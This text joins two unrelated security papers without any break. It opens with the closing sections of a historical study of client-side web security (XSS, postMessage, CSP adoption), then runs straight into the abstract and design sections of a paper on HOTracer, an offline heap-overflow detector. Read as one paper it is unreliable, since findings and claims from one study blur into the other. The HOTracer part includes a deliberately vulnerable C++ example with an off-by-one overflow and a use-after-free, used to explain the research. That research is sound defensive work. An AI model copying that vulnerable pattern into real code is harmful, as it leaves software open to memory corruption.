Client-Side XSS Remains a Constant Issue One of the biggest problems on the Web is Cross-Site Scripting. In our work, we studied the prevalence of the client-side variant of this attack over the years. We found that with the dawn of more powerful JavaScript applications as a result of so-called Web 2.0, the number of XSS vulnerabilities in the JavaScript code spiked. Between 2007 and 2012, more than 12% of the analyzed sites had a least one such vulnerability. Even though the general complexity of JS applications kept rising after 2012, the number of vulnerable domains declined, ranging around 8% until 2016. Nevertheless, given our sample of the top 500 pages, such attacks still threaten a large fraction of the Web users and developer training should focus more on these issues.

Security vs. Utility Many new technologies introduced in browsers come with security mechanisms, such as the authenticity and integrity properties provided by the postMessage API. However, oftentimes these features are optional — a developer may, e.g., choose not to check the origin of an incoming postMessage. As we observed in our work, technology which enables communication across domain boundaries, such as JSONP, Flash's ability to access remote resources, or postMessages, is often used without proper security considerations. Especially in the context of postMessages, this is a dangerous trend: more than 65% of the sites we analyzed for 2016 either send or receive such messages, with a steady increase in the previous years (see Figure 6). As shown by Son and Shmatikov [31], improper handling of postMessages can result in exploitable flaws. Hence, any technology added to browsers should default to a secure state similar to CORS.

Complexity of Deploying Security Measures During the course of our study, a number of new security mechanisms were introduced in browsers. In our analysis, we found that the rate of adoption varies greatly for the different technologies. As an example, within two years of being fully supported by the three major browsers, the `X-Frame-Options` header was deployed by 20% of the sites we analyzed, within four years its adoption rate even reached more than 40%. In contrast, although CSP has been fully supported since 2012, even after four years, only about 10% of the sites we analyzed deployed such a policy. The main difference between the two types of measures is the applicability to legacy applications: XFO can be selectively deployed to HTML pages which might be at risk of a clickjacking attack. In contrast, CSP needs to be adopted site-wide to mitigate a Cross-Site Scripting. Moreover, previous work [37, 38] has shown that deploying a usable CSP policy is non-trivial, especially considering the multitude of third-party components in modern Web apps. In contrast, even though deprecated by CSP, the X-Frame-Options header still shows increased usage in 2016. Hence, we find that the more effort needs to be put into securing a site with a specific security mechanism, the less likely sites in our study were to adopt the mechanism.

6.3 Correlating Vulnerabilities and Awareness Indicators

To understand whether there is a correlation between actual vulnerabilities and the general understanding of security concepts for the Web, we compared the set of sites vulnerable against Client-Side XSS attacks with their use of security indicators. The intuition here is that the use of a security indicator implies a more secure site. We chose Client-Side XSS specifically, since a vulnerability can be proven, whereas it is, e.g., unclear if usage of an outdated library could actually lead to an exploit.

The results of this analysis are shown in Figure 11: for each indicator we checked how many sites were vulnerable against a Client-Side XSS attack. To reduce noise, we only included an indicator for a given year if it was present on at least 10% of the analyzed sites. Hence, we exclude all years before 2009, since (as shown in Figure 10) no security measure was deployed on at least 10% of the sites. For each year, we plot the fraction of sites which carry the indicator *and* are susceptible to XSS. In addition, the graph shows the baseline as all sites that do not have any indicator.



Figure 11: Security Headers vs. Client-Side XSS

HTTP-only Cookies When considering the `httponly` cookie flag, the results are surprising: In our dataset, its presence actually correlates with a *higher* vulnerability ratio compared to cases in which no indicators are found. Note however, that our study focusses on a small data set of 500 domains per years, and hence the results are not statistically significant. Even though the overall numbers are too small to produce significant results, this trend is counter-intuitive. We leave a more detailed investigation of this observation by analyzing a large body of sites to future work. It is noteworthy, however, that previous work from Vasek and Moore [36] investigated risk factors for server-side compromise, and found that `httponly` cookies are negative risk factors. Similar to our work, however, there findings were inconclusive due to a limited sample set. Comparing server- and client-side vulnerabilities with respect to the use of `httponly` cookies, however, is an interesting alley for future work.

The correlation between `httponly` cookies and increased fraction of vulnerabilities might be caused by several reasons: applications that use session cookies are more likely to have a larger code base and thus, more vulnerabilities. For 2011, the year with the highest fraction of vulnerable sites, we therefore analyzed the average number of instructions for domains with `httponly` cookies and found that they only have a code base which is about 10% larger than an average Web site, with a comparable average cyclomatic complexity. Another potential reason for our findings might be the fact that developers underestimate the dangers of an XSS vulnerability. Although taking over a session of a user might be considered the worst-case scenario which is averted by HTTP-only cookies, attackers may leverage an XSS exploit for many other attacks, e.g., XSS worms or stealing passwords from password managers [33].

Early Adopters For X-Frame-Options and HSTS (considered from 2010 and 2013 respectively) we see another trend: early adopters of new security mechanisms are less likely to be susceptible to Client-Side XSS attacks, even though the code bases for these sites are also about 10% larger than an average site. We find that for both XFO and HSTS, the first two considered years show no vulnerabilities. However, until the end of our study in 2016, more and more sites deploy both headers, resulting in vulnerability rates comparable to sites without security indicators. Hence, we find that the late adopters of such new technologies are more likely to introduce Client-Side XSS vulnerabilities in their sites.

CSP Deployment Another insight here is the fact that not a single site using CSP had a vulnerability, even leaving out the 10% threshold discussed above. It is important to note that even a valid CSP policy would not have stopped exploitation of a Client-Side XSS issue: since our analysis was conducted on the Archive.org data, CSP policies would not be interpreted by the browser since they all carried an `X-Archive-Orig-` prefix. The reason for lack of Client-Side XSS on these sites is likely twofold: either companies invested enough in their security to go through the tedious process of setting up CSP in general have better security practices, or this again shows the early adoption effect we observed for XFO and HSTS.

6.4 Going Forward

In our study, we found a number of recurring patterns in the Web's insecurity, i.e., that deployment heavily hinges on the ease of use, optional security mechanisms are rarely used, and that several vulnerabilities are still in existence even though they have been known for many years. Therefore, in the following, motivated by our findings, we discuss how Web security can move forward.

Ease of Use Considering the security technologies we investigated, we find that regardless of the potential benefit, a security measures adoption rate is controlled mostly by the ease of its deployment. While CSP allows very fine-grained control over resources that can be accessed and — more importantly — script code which can be executed, setting up a working CSP policy is often tough. Apart from this hurdle, significant changes on the application itself are required. This high effort must be considered a big roadblock for CSP's success. In contrast, headers like HSTS or XSO, which are easy to deploy and address a single issue, are adopted more swiftly in a shorter timeframe. Thus, we argue that for future techniques *ease of use* should be a primary design concern.

Make Security Mandatory Our findings highlight that if security checks are optional, they are oftentimes not used, as evidenced, e.g., by the lack of origin checking on postMessages. Moreover, if there is an easy way to ensure utility, e.g., through using a wildcard, developers tend to follow that path. Hence, we argue that new technology should ship with mandatory security, which either does not allow for generic wildcards or in that case, following the approach taken by CORS, limit the privileges of an operation. Also, existing APIs could be changed to at least warn developers. As an example, accessing the `data` property of a postMessage without a prior access to the `origin` property could result in a JavaScript console warning for a potentially missing origin check. Future generations of APIs could extend this behavior to throw security exceptions, in case crucial security checks have been omitted.

Ensure Better Developer Training The results of our study indicate that although security measures exist to prevent or mitigate attacks, developers are often unaware of the underlying security issues. Examples for this include (missing) origin checking on postMessages, the ineffective use of HTTP-only cookies, or the inclusion of user-controllable data in the generation of script code, which causes Client-Side XSS. Especially Client-Side Cross-Site Scripting appears a class of vulnerability that remains unresolved — even in light of mitigating technologies like CSP. We therefore argue that research should continue to investigate how developers can be better educated on security issues and how development tools can be designed in a way that they empower their users to build secure applications.

7 Related Work

Our work touches on many areas of Web security. In the following, we discuss research related to our work.

Large-Scale Analysis of Web Security and Privacy Several papers have conducted large-scale analyses of different aspects of Web security. Yue and Wang [40] analyzed inclusions of external scripts and investigated dangerous API calls. In 2010, Zhou and Evans [42] investigated the use of HTTP-only cookies finding that only 50% of the investigated sites make use of the feature. In 2011, two works analyzed the use of crossdomain policies for Flash, as well as other cross-domain communication channels [16, 10], which align with the results we presented for that time. In the same year, Richards et al. [27] provided the first large-scale analysis of the (mis)use of `eval`, showing that while it can be replaced in certain cases, removing it all-together is impossible. In 2012, Nikiforakis et al. [24] examined Javascript inclusions over time of the Alexa top 10.000, pointing out the trend of an evermore increasing amount of external inclusions, which we also observed in our work. In the area of privacy, Lerner et al. [19] conducted an analysis of how trackers evolved over time, also using data from archive.org.

Vulnerability Detection in the Wild In addition to the previously discussed papers, several works have focussed on examining a certain type of vulnerability in the wild. In 2013, Son and Shmatikov [31] analyzed insecure usage of postMessage receivers finding several exploitable issues. In the same year, we presented an automated system to measure the prevalence of Client-Side Cross-Site Scripting in the wild [17]. More recently, Lauinger et al. [14] performed an in-depth analysis of the usage of vulnerable libraries in the wild, showing results comparable to our historical view.

Content Security Policy An area that has gained more attention over the last years is the Content Security Policy. While Doupé et al. [4] showed in 2013 that automatically separating code and data is feasible for ASP.net applications, Weissbacher et al. [38] conducted a long-term study which indicated that CSP was not deployed at scale. Moreover, they discussed the difficulties in setting up CSP for legacy applications. In 2016, Pan et al.

[26] showed that automatically generating CSP policies for the Alexa top 50 is feasible. In the same year, Weichselbaum et al. [37] investigated the efficacy of deployed CSP policies in the wild, highlighting that around 95% of the examined policies are susceptible to bypassing. Moreover, though, the authors propose an extension to CSP to allow for easier deployment.

HTTPS Over the last year, the research community also has focussed more on HTTPS. Clark and van Oorschot [3] systematically explored issues in the area of HTTPS in terms of infrastructure as well as attack vectors against HTTPS in general. Later on, Liang et al. [20] examined the relation between the usage of HTTPS and the embedding of CDNs into Web pages. Most recently, Sivakorn et al. [30] presented an overview of the privacy risks of exposing non authenticating cookies over HTTP, leading to intrusions of end-user privacy.

8 Conclusion

In this paper, we conducted a thorough study on the security history of the Web's client side using the preserved client-side Web code from the Internet Archive. In the course of our study, we were able to observe three overarching developments: For one, the platform complexity of the client-side Web has not plateaued yet: Regardless of the numerical indicator we examine, be it code size, number of available APIs, or amount of third-party code in web sites, all indicators still trend upwards.

Furthermore, the overall security level of Web sites is not increasing noticeably: Injection vulnerabilities found their way onto the client side in the early years of the new millennium and show no sign of leaving. Vulnerabilities that are on the decrease, due to deprecated technology, as it is the case with insecure `crossdomain.xml` policies, appear to be seamlessly replaced with insecure usage of corresponding new technologies, e.g., insecure handling of postMessages.

Finally, we could observe a steady adoption of easy to deploy security mechanisms, such as the `HTTPOnly`-flag or the `X-Frames-Option` header. Unfortunately, this trend does not apply to more complex security mechanisms, such as the `Content-Security-Policy` or sandboxed iframes. Furthermore, we found that while early adopters of dedicated security technologies are overall less likely to exhibit vulnerabilities, this does not apply into the extended lifetime of the mechanism – late adopters appear to have no inherent security advantage over average sites despite their demonstrated security awareness.

Overall, these results paint a sobering picture. Even though Web security has received constant attention from research, security, and standardization communities over the course of the last decade, and numerous dedicated security mechanisms have been introduced, the overall positive effects are modest: Client-Side XSS stagnates at a high level and potentially problematic practices, such as cross-origin script inclusion or usage of outdated JavaScript libraries are still omnipresent. At best, it appears that the growing security awareness merely provides a balance to a further increase in insecurity, caused by the ever-rising platform complexity.

Thus, this paper provides strong evidence, that the process of making the Web a secure platform is still in its infancy and requires further dedicated attention to be realized.

Abstract

Heap overflow is a prevalent memory corruption vulnerability, playing an important role in recent attacks. Finding such vulnerabilities in applications is thus critical for security. Many state-of-art solutions focus on runtime detection, requiring abundant inputs to explore program paths in order to reach a high code coverage and luckily trigger security violations. It is likely that the inputs being tested could exercise vulnerable program paths, but fail to trigger (and thus miss) vulnerabilities in these paths. Moreover, these solutions may also miss heap vulnerabilities due to incomplete vulnerability models.

In this paper, we propose a new solution HOTracer to discover potential heap vulnerabilities. We model heap overflows as *spatial inconsistencies* between heap allocation and heap access operations, and perform an in-depth offline analysis on *representative* program execution traces to identify heap overflows. Combining with several optimizations, it could efficiently find heap overflows that are hard to trigger in binary programs. We implemented a prototype of HOTracer, evaluated it on 17 real world applications, and found 47 previously unknown heap vulnerabilities, showing its effectiveness.

1 Introduction

Memory corruption vulnerabilities are the root cause of many severe threats, including control flow hijacking and information leakage attacks. Among them, stack corruption vulnerabilities used to be the most popular ones. As effective defenses [3, 12, 15, 19, 24, 35, 46, 47] against stack corruption are deployed gradually, nowadays heap overflow vulnerabilities become more popular. For example, it is reported that about 25% of exploits against Windows 7 utilized heap corruption vulnerabilities [28].

There are a lot of sensitive data stored in the heap, including heap management metadata associated with heap objects (e.g., size attributes, and linked list pointers), and sensitive pointers within heap objects (e.g., pointers for virtual function calls). It makes the heap a valuable target to attack. As the heap layout is not deterministic, heap overflow vulnerabilities are in general harder to exploit than stack corruption vulnerabilities. But attackers could utilize techniques like heap spray [16] and heap fengshui [43] to arrange the heap layout and reliably launch attacks, making heap overflow a realistic threat.

Several solutions are proposed to protect heap overflow from being exploited, e.g., Diehard [4], Dieharder [34], Heaptherapy [52] and HeapSentry [33]. In addition to runtime overheads, they also cause denial of service, because they will terminate the process when an attack is detected. So it is imperative to discover and fix heap overflows in advance.

In general, both static analysis and dynamic analysis can be used to detect heap vulnerabilities. But static analysis solutions (e.g., [21, 36]) usually have high false positives, and are only fit for small programs. In addition to its intrinsic challenge (i.e., alias analysis), static analysis may generate false positives because the heap layout is not deterministic [27]. But for any specific execution, the spatial relationships between heap objects are deterministic. So, it's easier and more reliable to use dynamic analysis to detect heap vulnerabilities.

Online dynamic analysis is the mostly used state-of-art heap vulnerability detection solutions. In general, they monitor target programs' runtime execution (e.g., by tracking some metadata), and detect vulnerabilities by checking for security violations or program crashes. For example, AddressSanitizer [40] creates redzones around objects and tracks addressable bytes at run time, and detects heap overflows when unaddressable redzone bytes are accessed. Fuzzers (e.g., AFL [51]) test target programs with abundant inputs and report vulnerabilities when crashes are found during testing.

These solutions are widely adopted by industry to find vulnerabilities in their products. However, they all work in a *passive* way and could miss vulnerabilities. To report a vulnerability, they expect a testcase to exercise a vulnerable path and trigger a security violation. Even if a

passive solution could generate a bunch of inputs to reach a high code coverage and could catch all security violations, e.g., by combining AFL and AddressSanitizer, it could still miss vulnerabilities. For example, it may generate a bunch of inputs to exercise a vulnerable path, but fail to trigger the vulnerability in that path due to some critical vulnerability conditions.

Moreover, multiple vulnerabilities may exist in one program path. Passive solutions (e.g., fuzzers) may only focus on the first one and miss the others. For example, when analyzing a known vulnerability CVE-2014-1761 in Microsoft Word with our tool HOTracer, we found two new heap overflows, in the exact same program path which we believe many researchers have analyzed many times. It shows that, even for a vulnerable path in the spotlight, online solutions could not guarantee to find out all potential vulnerabilities in it.

On the other hand, *offline analysis* solutions could explore each program path thoroughly and discover potential heap vulnerabilities in a more proactive way, e.g., by reasoning about the relationship between program inputs and candidate vulnerable code locations. For example, DIODE [41] focuses on memory allocation sites vulnerable to integer overflow which will further lead to heap overflow, and then infers and reasons about constraints of the memory allocation size to discover vulnerabilities. Dowser [23] and BORG [31] focus on memory accesses sites that are vulnerable to heap overflow, and guide symbolic execution engine to explore suspicious buffer accessing instructions. However, neither of these solutions accurately model the root cause of heap overflow, and thus will miss many heap overflow vulnerabilities.

We point out that the root cause of heap overflow vulnerabilities is not the controllability of either memory allocation or memory access, but the *spatial inconsistency between heap allocation and heap access operations*. For example, if a program first allocates a buffer of size $x+2$, and then writes $x+1$ bytes into it, a heap overflow will happen if attackers make $x+2$ integer overflows but $x+1$ not. It is nearly impossible to identify this heap overflow vulnerability when only considering heap allocation or heap access operations.

In this paper, we propose a new *offline analysis* solution HOTracer, able to recover heap operations, check spatial consistency and discover heap overflow vulnerabilities. It first records programs' execution traces, no matter the corresponding inputs are benign or not. Then it recognizes heap allocation and heap access operation pairs and checks whether there are potential spatial inconsistencies. Furthermore, it checks whether the heap allocation and heap access operations could be controlled by attackers or not. If either one is controllable (i.e., tainted or affected by inputs), HOTracer reasons about the path conditions and spatial inconsistency to generate a PoC (i.e., proof-of-concept) input for the potential vulnerability.

In this way, our solution could discover potential vulnerabilities that may be missed by existing online and offline solutions. For online solutions, e.g., AFL and AddressSanitizer, they rely on delicate inputs to trigger the vulnerabilities. Our solution could work fine as long as the inputs could exercise any heap allocation and heap access operations.

On the other hand, a combination of existing offline solutions, e.g., DIODE and Dowser, seems to be able to achieve the same goal as HOTracer. However, the combination is incomplete. DIODE only considers heap allocation vulnerable to integer overflows, and Dowser only focuses on heap accesses via loops. Moreover, to make the combination practical and efficient in the real world, we have to solve several challenges.

First, there could be numerous execution traces to analyze. Since recording and analyzing a trace is time-consuming, we could not aim for a high code coverage. Instead, we analyze programs with representative use cases, and explore significantly different program paths.

Second, we need to identify all heap operations from the huge execution traces (without source code). Even worse, many programs utilize custom memory allocators and custom memory accesses. HOTracer utilizes a set of features to identify potential heap operations. Moreover, we need to group related heap allocation and heap access operations that operate on same heap objects into pairs. But the number of such pairs is extraordinary large. HOTracer reduces the number of pairs by promoting low-level heap access instructions into high-level heap access operations, and prioritizes pairs to explore pairs that are more likely to be vulnerable.

Finally, it is challenging to generate concrete inputs to trigger the potential vulnerability in a specific heap operation pair, especially in large real-world applications, due to the program trace size and constraint complexity. HOTracer mitigates this issue by collecting only partial traces and concretizes inputs that do not affect the vulnerability conditions.

We implemented a prototype of HOTracer based on QEMU and analyzed 17 real world applications. HOTracer found 47 previously unknown vulnerabilities, showing that it is effective and efficient in finding heap vulnerabilities. In addition to finding new vulnerabilities, HOTracer could also be used to help identifying the root cause of a vulnerability. As shown in Figure 1, HOTracer could be used to triage vulnerabilities in crashes (or security violations) generated by online dynamic analysis tools (e.g., fuzzers), or even further explore the same path to discover vulnerabilities that may be missed.

In summary, we have made the following contributions.

- We proposed a new offline dynamic analysis solution, which is able to discover heap vulnerabilities



Figure 1: Applications of HOTracer. It relies on programs' execution traces, which can be generated in many ways, to discover heap vulnerabilities. It could discover heap vulnerabilities that are missed by online dynamic analysis tools (e.g., AFL and AddressSanitizer), because the testcases may not cause any runtime crashes or security violations at all, or only trigger shallow ones. It could also help clarifying the root cause (i.e., determine if it is a heap vulnerability or not) of a crash or violation.

that are hard to detect and prone to miss in benign traces, and able to help identifying the root cause of crashes and security violations in suspicious traces.

- We pointed out the root cause of heap vulnerabilities is inconsistency between heap operations. We also proposed a method to accurately model heap vulnerability conditions, with heap objects' spatial and taint attributes (i.e., affected by inputs or not).

- We addressed several challenges, including path explosion, pair explosion and constraint explosion, to make the solution practical and efficient.

- We implemented a prototype system, which is able to handle large real world applications and generate concrete inputs to prove heap vulnerabilities.

- We found 47 previously unknown vulnerabilities in 17 real world applications. Two of them are hidden in the same path as a known vulnerability.

2 Background

In this section, we will illustrate the root causes of heap overflow (and underflow) vulnerabilities, with a running example demonstrated in Figure 2.

2.1 Running Example

Usually, a heap access operation is performed via *a heap pointer* and a *memory access size*. In practice, the pointer used for heap access is usually derived from a heap object (e.g., `p1` at line 12 of Figure 2). As developers may use pointer arithmetic to get new pointers, we further decompose pointers into two parts: *pointer base addresses* and *offsets*. So a heap access operation is represented as $(ptr, offset_{ptr}, size_{access})$.

It is worth noting that, the offset and size may be derived from untrusted user input, either directly (e.g., the offset `size` at line 8) or indirectly (e.g., the size computed from the length of string `p1->name` at line 21).

On the other hand, a heap access operation's target object is represented by a memory range, i.e., an *allocation address* and *size*. We refer *obj* to *allocation address* of an object and represent it as $(obj, size_{obj})$.

```
1 #define SIZE (1024-4)
2 struct OBJ{
3   char name[SIZE];
4   void set_name(char* src, size_t size){
5     if(size > SIZE) exit(-2);
6     memcpy(name, src, size);
7     // off-by-one, when size == SIZE
8     name[size]=0;
9   }
10 };
11 int main(){
12   OBJ* p1 = new OBJ();
13   OBJ* p2 = new OBJ();
14   // tainted: size and input
15   input = get_input(&size);
16   // Vul #1: off-by-one if size=SIZE
17   p1->set_name(input, size);
18   // coalesce p1 and p2, causing p1 free.
19   free(p2);
20   // Vul #2: use after free
21   printf("p1 name: %s\n", p1->name);
22   return 0;
23 }
```

Figure 2: Two sample heap vulnerabilities: an off-by-one heap overflow and a use-after-free.

The allocation address is usually a heap address returned by memory management functions. However, the allocation size may be derived from user inputs. Even if it is not affected by inputs, e.g., developers use a constant number (e.g., 1020 at line 3) that seems to be big enough as the allocation size, the program may be still vulnerable to heap overflow.

Although experienced developers may sanitize inputs before using (e.g., line 5) to stop potential vulnerabilities, it is error-prone to implement such checks. For example, the check at line 5 misses one corner case where `size` equals to `SIZE`. This corner case will lead to an off-by-one vulnerability (i.e., a special heap overflow) at line 8, which is called at line 17. It will overflow one byte after the object `p1`, with value `0`.

Although this off-by-one vulnerability could only overwrite one extra byte of 0, it is still exploitable. For example, in the running example, it will cause a further use-

after-free vulnerability and lead to control flow hijacking. Details are omitted due to the space limitation.

2.2 Root Cause Analysis

The root cause of heap overflow (or underflow) is that, the heap access offset or size exceeds the target heap object's bound. More specifically, for a heap access via $(ptr, offset_{ptr}, size_{access})$ and target object $(obj,\ size_{obj})$, similar to related work SoftBound [30], we conclude that there is an underflow vulnerability if:

$$ptr + offset_{ptr} + size_{access} < obj.$$

Given that heap pointers *ptr* always refer to base objects' address *obj*, it equals to:

$$offset_{ptr} + size_{access} < 0. \qquad (\mathbb{S}1)$$

There is an overflow vulnerability if:

$$ptr + offset_{ptr} + size_{access} > obj + size_{obj}.$$

i.e.,

$$offset_{ptr} + size_{access} > size_{obj}. \qquad (\mathbb{S}2)$$

It is worth noting that, $offset_{ptr}$ may be a negative integer, but $size_{access}$ and $size_{obj}$ are always positive. If we use $offset_{ptr}$ as unsigned integer, and assume its bit-width is N, then Equation $\mathbb{S}1$ becomes

$$offset_{ptr} + size_{access} >= 2^{N-1}. \qquad (\mathbb{S}3)$$

Moreover, $size_{obj}$ usually are smaller than 2^{N-1}. For example, objects on 32-bit platform usually are smaller than $2^{31} = 2G$ bytes. So, Equation $\mathbb{S}3$ implies Equation $\mathbb{S}2$. So, Equation $\mathbb{S}2$ always holds if there is a heap overflow or underflow.

In other words, a heap overflow or underflow exists if and only if:

$$range_{access} > range_{obj}. \qquad (\mathbb{S})$$

where, $range_{access}$ represents $offset_{ptr} + size_{access}$, and $range_{obj}$ represents $size_{obj}$, and all values here are unsigned. Without loss of generality, we use the term heap overflow to represent both heap overflow and heap underflow in this paper.

Equation $\mathbb{S}$ depicts the inconsistency of spatial attributes between heap allocation and heap access. Our solution HOTracer uses it to build heap vulnerability conditions.

2.3 Observation

Even though no security violations are triggered by a benign input, potential vulnerabilities may still exist in the same program path. If user inputs could affect either heap allocation or heap access along this execution trace, they



Figure 3: Heap overflow vulnerabilities exist in the shadow area, with the condition: $range_{access} > range_{obj}$.

could change the spatial attributes of heap objects to satisfy Equation $\mathbb{S}$, cause spatial inconsistency between heap allocation and heap access, and thus trigger a heap overflow vulnerability.

We illustrate this possibility using Figure 3. If we can control the heap allocation size, we could make it smaller than the heap access size (e.g., dotted line 1 in the figure), to satisfy the Equation $\mathbb{S}$ and trigger heap overflows. If we can control both the heap allocation size and the heap access size, we could also make Equation $\mathbb{S}$ holds (e.g., dotted line 2).

3 Design

We aim to discover heap vulnerabilities with dynamic analysis, without relying on testcases to directly trigger vulnerabilities, and without source code. To achieve this goal, we analyze programs' execution traces offline, and explore potential vulnerable states along the binary traces.

Furthermore, to make the solution efficient and practical, we select representative testcases to generate a limited number of traces, perform *spot checks* on a small number of heap <*allocation, access*> operation pairs that are more likely to be vulnerable, and concretize values in path constraints and vulnerability constraints to speed up the constraint resolving.

3.1 System Overview

Based on the observation discussed in Section 2.3, our offline analysis tracks heap objects' spatial attributes (e.g., size) and taint attributes (e.g., affected by inputs or not, and affected by which input bytes) along the target execution trace.

Figure 4 shows an overview workflow of our solution HOTracer. It first pre-processes the sample inputs by first selecting representative inputs, and then feeds them into a dynamic analysis component to generate execution traces for each input. For a given trace, HOTracer traverses it offline again to do some in-depth analysis.

Then, it identifies heap allocation and heap access operations, and builds the heap layout. It also groups heap operations that operate on same objects into pairs.



Figure 4: Overview of HOTracer's solution. It selects useful testcases and generate traces for each of them. Then it recognizes heap operations in traces, tracks heap objects' attributes and infer vulnerability conditions for each pair of heap operations. It finally generates proof-of-concept (PoC) inputs to prove vulnerabilities by reasoning about vulnerability conditions and path constraints.

Next, HOTracer tracks heap objects' spatial and taint attributes during execution traces. Based on these attributes, it builds the vulnerability conditions using Equation $\mathbb{S}$ for each pair of heap <*allocation, access*> operations.

Finally, it solves the vulnerability conditions, along with the path constraints, to check potential heap overflows, and generates concrete inputs to prove the existence of them.

Following this process, we figure out there are many challenges when making it work for real world applications, especially the usability and efficiency of this solution. First, there would be numerous execution traces to analyze. Second, there would be a large number of heap <*allocation, access*> operation pairs in each execution trace. Third, the path constraints and vulnerability condition constraints would be very large and complex to solve, especially for real world applications. In the remaining of this section, we will discuss our design choice to address these challenges.

3.2 Trace Generation Optimization

3.2.1 Testcase Selection

We may have too many input samples to analyze, and analyzing a single program trace thoroughly is expensive. On the other hand, many samples may exercise the same program path, and thus it is not necessary to analyze all of them. To mitigate this issue, we will only select representative inputs to analyze.

We use different heuristics to select seed inputs based on types of inputs. For known file types (e.g., multimedia input files), we crawl some sample inputs from the Internet. Then we parse the structure of these sample inputs, and utilize the file format information to select representatives from each sub-type (e.g., `tags` in `MP4` files). In general, we will perform a min-set coverage analysis to select a minimal set of testcases that covers all the sub-types. Based on the trivial knowledge that different sub-types of inputs will exercise different program paths, we could get a set of representative execution traces.

For unknown file types, we use fuzzers to generate a set of seed inputs, and distill the inputs to a minimum set which covers most code blocks. In this way, we could also get a set of representative testcases.

3.2.2 Trace Record and Replay

For each selected input, we need to feed it to the target program, and get its runtime execution trace for further offline analysis. It is critical to record the trace in a timely manner. Otherwise, it may cause timeout issues and interrupt the program execution.

We adopted the record-replay mechanism introduced in PANDA [18] to generate traces with a low overhead. In general, it has two phases to generate traces. In the *record* phase, it takes a snapshot of the system before execution, and records only changes at runtime. In this way, the recording process costs low overheads. In the *replay* phase, it interprets the snapshot and records to recover the full execution trace for further offline analysis.

3.3 Heap Operation Model

3.3.1 Heap Allocation Recognition

Heap objects are created by allocation functions. By analyzing heap allocation functions, we can get the size and address of heap objects, and update the spatial attributes of heap objects.

However, it is challenging to recognize all heap allocation functions accurately. In addition to standard APIs (e.g., `malloc` and `free`), developers usually develop custom heap allocators for different purposes. For example, Firefox uses a custom heap management implementation `Jemalloc`, to solve its memory fragmentation problems. We studied some popular custom allocators (e.g., `Jemalloc`, `Tcmalloc`, `MMgc`), and figured out their work flows share the same pattern as shown in Figure 5, and they have the following features.

First, the most important feature is the return values of memory allocators must be heap pointers.

A. An allocator always returns a pointer to the heap region, which is known for a specific platform.



Figure 5: High-level work flow of custom allocators.

Second, the allocation size processing is also an important feature. It affects the memory allocation in several ways.

B1 Custom allocators have to use standard allocation interfaces to get memory from system when the allocator is called for the first time, or when the internal reserved memory pool is drained.

B2 Allocators usually keep different memory pools for different allocation sizes to improve allocation efficiency and ease the burden of boundary check.

B3 Allocators usually pad extra bytes at the end of objects to make objects aligned (with 4 bytes, 8 bytes etc.).

B4 Allocators usually maintain internal heap management structures and update them when allocating. To avoid concurrency issues, the heap allocators will lock the internal metadata before updating, e.g., by calling `EnterCriticalSection` on Windows platforms.

Third, memory allocation functions will be used by the program in special ways.

C1 The return value of an allocator will be first used in memory write operations before any read operations.

C2 A memory allocator will usually be invoked several times in a specific execution trace.

C3 The allocator will return different values in different invocations in most cases, unless the underlying memory is released before allocation.

C4 Some heap allocation functions will initialize the objects (e.g., set to 0) before returning, to avoid potential bugs (e.g., use of uninitialized variables).

We first identify all functions satisfying feature `A`. Then we point out ones satisfying at least one feature of `B1, B2, B3, B4`. Finally, we recognize ones satisfying at least one feature of `C1, C2, C3, C4`. In this way, we could get a set of candidate heap allocators. Furthermore, we will remove wrapper functions from the set.

It is worth noting that, identifying heap allocators in this way may generate false positives and thus increase the number of candidate pairs. From our evaluation, the false positive ratio is very low. On the other hand, this solution in general will not generate false negatives. So it will not prevent us from discovering potential heap vulnerabilities.

It is an open challenge to accurately identify all heap allocators in binary programs. Existing works like MemBrush [13] provide promising alternatives. MemBrush uses features A and C1, together with some other minor features to identify candidate allocators. The major difference is that, MemBrush uses dynamic online analysis to repeatedly invoke and test each candidate allocator with different parameters. However, the dynamic testing process is slow, and its accuracy improvement over our solution is not significant. So we only use the features proposed here to do a quick recognition.

3.3.2 Heap Operation Pairs

After recognizing heap allocators, we could recover the address and size attributes of heap objects and pointers, and update them along the execute trace. We further recover the heap layout with these spatial attributes, and maintain the *point-to* relationship between heap objects and pointers. So we could group heap allocation and heap access operations into pairs.

We also track the taint attributes of heap objects and pointers using taint analysis. Further we could check heap operations pairs that could be controlled by attackers for potential vulnerabilities.

3.4 Candidate Pair Reduction

There are too many heap allocation sites and heap access operations even in one single trace, making the number of candidate vulnerable pairs too large to analyze. As a result, it is crucial to reduce the number of candidate pairs.

We first abstract low level heap access instructions to high level operations to reduce the number of heap access operations, and then prioritize candidate pairs based on the likelihood of vulnerability in each pair. In this way, we could limit the number of candidate pairs to a reasonable number, and make further vulnerability discovery practical.

3.4.1 Heap Access Abstraction

We could easily recognize heap access *instructions* in the trace after recognizing all heap pointers and heap objects. A straightforward solution would be treating each heap access *instruction* in the traces as a heap access operation, and generating the pairs. However, it will explode the number of heap operation pairs. For example, a buffer copy could be compiled into a simple loop, or a `REP`-prefixed instruction, which is represented with a sequence of memory access instructions in the trace. Each iteration of every heap access instruction will contribute to a new heap operation pair. So the number of pairs grows rapidly in this way.

Obviously, we should treat each one of such loops and sequences of memory access as one heap access if possible, in order to reduce the number of heap operation pairs without missing any potential vulnerabilities.

On the other hand, it is also helpful to recover high-level heap access operations for other purposes. For example, it could help us to identify the size of heap access and the taint attributes of heap access operations.

Thus, we abstract heap access operations in the following order to reduce the number of heap operation pairs.

D1 We first recover simple loops that are used for heap access. We treat each occurrence of these loops in the trace as one heap access operation, but not any instruction within these loops.

D2 We then treat each sequence of heap access instructions that corresponds to one `REP` instruction in the trace as a single heap access operation.

D3 We finally treat every remaining instruction in the trace that accessed the heap as a heap access operation.

3.4.2 Heap Operation Pairs Sorting

The heap access abstraction phase greatly reduces the number of candidate heap <*allocation, access*> operation pairs. However, the number would be still big. We further mitigate this issue by prioritizing the heap operation pairs. Pairs that are more likely to be vulnerable will be explored first in the following steps.

First, we prioritize pairs that have access operations of type D2, since it is the most common case of heap buffer access operations. Then we prioritize pairs that have access operations of type D1.

Second, we will prioritize heap operation pairs depending on the ability of attackers, i.e., how well they could affect the heap operations. As shown in Figure 3, attackers may have different abilities to control heap operations. The order we use to prioritize these pairs is as follows.

E1 The heap allocation and heap access size are affected by *different* input bytes. It means attackers could change the element of heap pairs independently and make it inconsistent. This type is most vulnerable according to our experience.

E2 Only the heap allocation but not the heap access operation is affected by input bytes. This is also a popular case of heap overflow vulnerabilities. The famous IO2BO vulnerability [41, 53] in general falls into this category.

